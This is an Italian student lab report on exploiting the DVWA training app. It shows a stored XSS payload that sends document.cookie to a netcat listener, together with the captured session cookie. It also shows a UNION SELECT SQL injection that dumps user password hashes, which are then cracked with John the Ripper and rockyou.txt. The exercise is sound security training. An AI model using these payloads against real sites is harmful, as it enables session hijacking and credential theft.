



Marzo 2024

# CYBER SECURITY SPECIALIST

S6L5



Jacopo Trovato



# Vulnerability Exploitation

Le Vulnerability Exploitation significa andare ad attaccare una web app per prenderne il controllo non autorizzato.

Le pagine attaccate sono:

- XSS stored;
- SQL injection (blind).

## • XSS stored


Prima di tutto assicurarsi che il livello di difficoltà sia settato su LOW. Aprire la pagina XSS stored e inserire dove chiede "Name" un nome qualsiasi, es. "Hack", e dove richiede di scrivere il messaggio, "Message" bisogna inserire il codice "<script>  
window.location="http://127.0.0.1:(numero della porta/index.html?param1="+document.cookie;</script>"".

Cambiare il numero di caratteri massimi da inserire, da 50 ad un numero maggiore a scelta, es. 100

```
<form method="post" name="guestform" onsubmit="return validate_form(this)">
  <table width="550" cellspacing="1" cellpadding="2" border="0">
    <tbody>
      <tr>
        <td width="100">Message *</td>
        <td>
          <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
        </td>
      </tr>
      <tr>
        <td>
          <input type="button" value="Submit" />
        </td>
      </tr>
    </tbody>
  </table>
</form>
</div>
```

Una volta essersi assicurati che i caratteri siano abbastanza, è possibile avviare l'attacco. Per inviare i cookie ad un server sotto il controllo dell'attaccante si deve usare netcat, tramite terminare di Kali ed inserire il comando: "nc -l -p (numero porta)".

## Pagina principale di XXS Stored



[Home](#)  
[Instructions](#)  
[Setup](#)  
  
[Brute Force](#)  
[Command Execution](#)  
[CSRF](#)  
[File Inclusion](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Upload](#)  
[XSS reflected](#)  
[XSS stored](#)  
  
[DVWA Security](#)  
[PHP Info](#)  
[About](#)  
  
[Logout](#)

### Vulnerability: Stored Cross Site Scripting (XSS)


Name \*   
  
Message \*

Name: test  
Message: This is a test comment.

#### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

## Pagina post attacco di XXS Stored



[Home](#)  
[Instructions](#)  
[Setup](#)  
  
[Brute Force](#)  
[Command Execution](#)  
[CSRF](#)  
[File Inclusion](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Upload](#)  
[XSS reflected](#)  
[XSS stored](#)  
  
[DVWA Security](#)  
[PHP Info](#)  
[About](#)  
  
[Logout](#)

### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*   
  
Message \*

Name: test  
Message: This is a test comment.

Name: hack  
Message: <script>  
window.location="http://127.0.0.1:12345  
/index.html?param1="+document.cookie;</script>

#### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Sul terminale grazie al comando di netcat i cookie di sessione del sito XSS stored verranno mostrati sul terminale di Kali Linux.

Richiesta GET  
ottenuta grazie a  
Netcat

```

File Actions Edit View Help

(kali@kali)-[~]
$ nc -l -p 12345
GET /index.html?param1=security=low;%20PHPSESSID=3d85c33bdce12a886bb702ac8
eb3ccf2 HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firef
ox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.49.101/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site

```

- **SQL injection (blind)**

Per recuperare le password è necessario prima recuperare l'**hash** degli utenti, in primo luogo assicurarsi che il livello della pagina DVWA è ancora settato su LOW. Sulla stringa "User ID" inserire il comando " UNION SELECT user, password FROM users#" , con questo comando verranno visualizzati gli **hash**, ovvero una classe di algoritmi crittografici che trasformano una password in una stringa binaria di lunghezza fissa. Presi gli hash vanno inseriti in un file ".txt" o ".lst".

Esempio di file  
contenente gli  
hash degli utenti


```

~/Desktop/hash.txt - Mousepad
File Edit Search View Document Help

1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
6

```

Pagina principale di  
SQL Injection



[Home](#)  
[Instructions](#)  
[Setup](#)  
  
[Brute Force](#)  
[Command Execution](#)  
[CSRF](#)  
[File Inclusion](#)  
[SQL Injection](#)  
**[SQL Injection \(Blind\)](#)**  
[Upload](#)  
[XSS reflected](#)  
[XSS stored](#)  
  
[DVWA Security](#)  
[PHP Info](#)  
[About](#)  
  
[Logout](#)

## Vulnerability: SQL Injection (Blind)

**User ID:**

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Pagina post attacco  
di SQL Injection



[Home](#)  
[Instructions](#)  
[Setup](#)  
  
[Brute Force](#)  
[Command Execution](#)  
[CSRF](#)  
[File Inclusion](#)  
[SQL Injection](#)  
**[SQL Injection \(Blind\)](#)**  
[Upload](#)  
[XSS reflected](#)  
[XSS stored](#)  
  
[DVWA Security](#)  
[PHP Info](#)  
[About](#)  
  
[Logout](#)

## Vulnerability: SQL Injection (Blind)

**User ID:**

```
ID: ' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: ' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: ' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: ' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Successivamente aver creato il file, si deve utilizzare il software “**John the ripper**”, ovvero un software libero che semplifica le attività di cracking delle password. Da terminale Kali, andare prima ad assicurarsi che il file “rockyou.txt” sia stato estratto.

Esempio di file rockyou.txt già estratto

```
kali@kali: /usr/share/wordlists
File Actions Edit View Help

(kali@kali)-[~]
$ cd /usr/share/wordlists

(kali@kali)-[/usr/share/wordlists]
$ ls
amass    dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb     dnsmap.txt  fern-wifi     legion    nmap.lst    sqlmap.txt   wifite.txt

(kali@kali)-[/usr/share/wordlists]
$
```

Estratto il file inserire il comando: “john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./(file con hash)”. Questo comando serve a caricare il file hash e per concludere con il comando “john --show --format=raw-md5 ./(file con hash)” le password vengono crackate.

Password crackate tramite John the ripper

```

(kali@kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)

(kali@kali)-[~/Desktop]
$ john --show --format=raw-md5 ./hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

```